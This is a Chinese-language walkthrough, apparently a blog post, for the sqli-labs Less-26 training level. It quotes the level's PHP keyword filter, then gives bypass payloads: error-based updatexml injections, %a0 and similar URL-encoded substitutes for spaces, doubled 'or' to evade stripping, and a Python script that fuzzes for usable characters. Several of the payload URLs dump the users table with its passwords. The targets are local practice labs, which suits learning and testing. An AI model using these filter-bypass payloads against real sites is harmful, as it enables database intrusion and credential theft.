
```php
$id = blacklist($id);
$hint =$id;
function blacklist($id)
{
    $id = preg_replace('/or/i',"",$id);             //strip out OR (non case sensitive)
    $id = preg_replace('/and/i',"",$id);            //Strip out AND (non case sensitive)
    $id = preg_replace('/[\/\*]/',"",$id);          //strip out /*
    $id = preg_replace('/[--]/',"",$id);            //Strip out --
    $id = preg_replace('/[#]/',"",$id);             //Strip out #
    $id = preg_replace('/[\s]/',"",$id);            //Strip out spaces
    $id = preg_replace('/[\/\\\\]/',"",$id);        //Strip out slashes
    return $id;
}
```

过滤了很多东西，其中\s就是空格


由于不知道为啥不能用%a0和%0b代替空格， 不能用union联合查询注入

用报错注入可以解决，用到的是`updatexml()`函数，选用这个函数是因为没有需要空格的地方，可以用小括号和运算符代替。

?id=0%27%7C%7Cupdatexml(1,concat(%27~%27,(database())),1)%7C%7C%271%27=%271




http://127.0.0.1:8888/sqlilabs/Less-26/?id=0%27%7C%7Cupdatexml(1,concat(%27~%27,(select(group_concat(table_name))from(infoorrmation_schema.tables)where(table_schema=%27security%27))),1)%7C%7C%271%27=%271



http://127.0.0.1:8888/sqlilabs/Less-26/?

id=0%27%7C%7Cupdatexml(1,concat(%27~%27,(select(group_concat(column_name))from(infoorrmation_schema.columns)where(table_schema=%27security%27)%26%26(table_name=%27users%27))),1)%7C%7C%271%27=%271

http://127.0.0.1:8888/sqlilabs/Less-26/?id=0%27%7C%7Cupdatexml(1,concat(%27~%27,(select(group_concat(passwoorrd))from(security.users))),1)%7C%7C%271%27=%271



基于布尔的盲注也可以用

这里见到一个神奇的语法，若还过滤了`,`，便可使用：

`mid(string,start,length)` = `mid(string from start for length)`

另一种方法 基于正确注入

注意：在 Windows 下会有无法用特殊字符代替空格的问题，这是 Apache 解析的问题，Linux 下无这个问题。所以这关注入就不截图了。

在 Less 25 中介绍了or和and的绕过方法，在 Less 23 中绕过注释的方法为构造语句闭合。这里介绍空格的 URL 编码替代方法。

- `%09` TAB 键（水平）

- `%0a` 新建一行
- `%0b` TAB 键（垂直）
- `%0c` 新的一页
- `%0d` return 功能
- `%a0` 空格

这里有一个别人写的脚本判断哪些 URL 编码能够代替空格，因 Windows 原因没有测试：

```
import requests

def changeToHex(num):
    tmp = hex(i).replace("0x", "")
    if len(tmp)<2:
        tmp = '0' + tmp
    return "%" + tmp

req = requests.session()
for i in xrange(0,256):
    i = changeToHex(i)
    url = "http://localhost/sqli-labs/Less-26/?id=1'" + i + "%26%26"
+ i + "'1'='1"
    ret = req.get(url)
    if 'Dumb' in ret.content:
        print "good,this can use:" + i
```

他的运行结果：

除了%a0，基本都是过滤了的字符：如%20(空格)、%23(#)、%2a(*)、%2d(-)、%2f(/)、%5c(\)，%09-%0d都是制表符、换行符、换页符。

URL编码参考手册

剩下的就是将各种绕过组合成 payload：

http://localhost:8088/sqlilabs/Less-26/?id=0'%a0union%a0select%a02,database(),4%a0||%a0'1'='1

http://localhost:8088/sqlilabs/Less-26/?id=0'%a0union%a0select%a02,(select%a0group_concat(table_name)%a0from%a0infoorrmation_schema.tables%a0where%a0table_schema='security'),4%a0||%a0'1'='1

http://localhost:8088/sqlilabs/Less-23/?id=0'%a0union%a0select%a02,(select%a0group_concat(column_name)%a0from%a0infoorrmation_schema.columns%a0where%a0table_schema='security'%a0&&%a0table_name='users'),4%a0||%a0'1'='1

http://localhost:8088/sqlilabs/Less-23/?id=0'%a0union%a0select%a02,

(select%a0group_concat(concat_ws('-
',id,username,passwoorrd))%a0from%a0users),4%a0||%a0'1'='1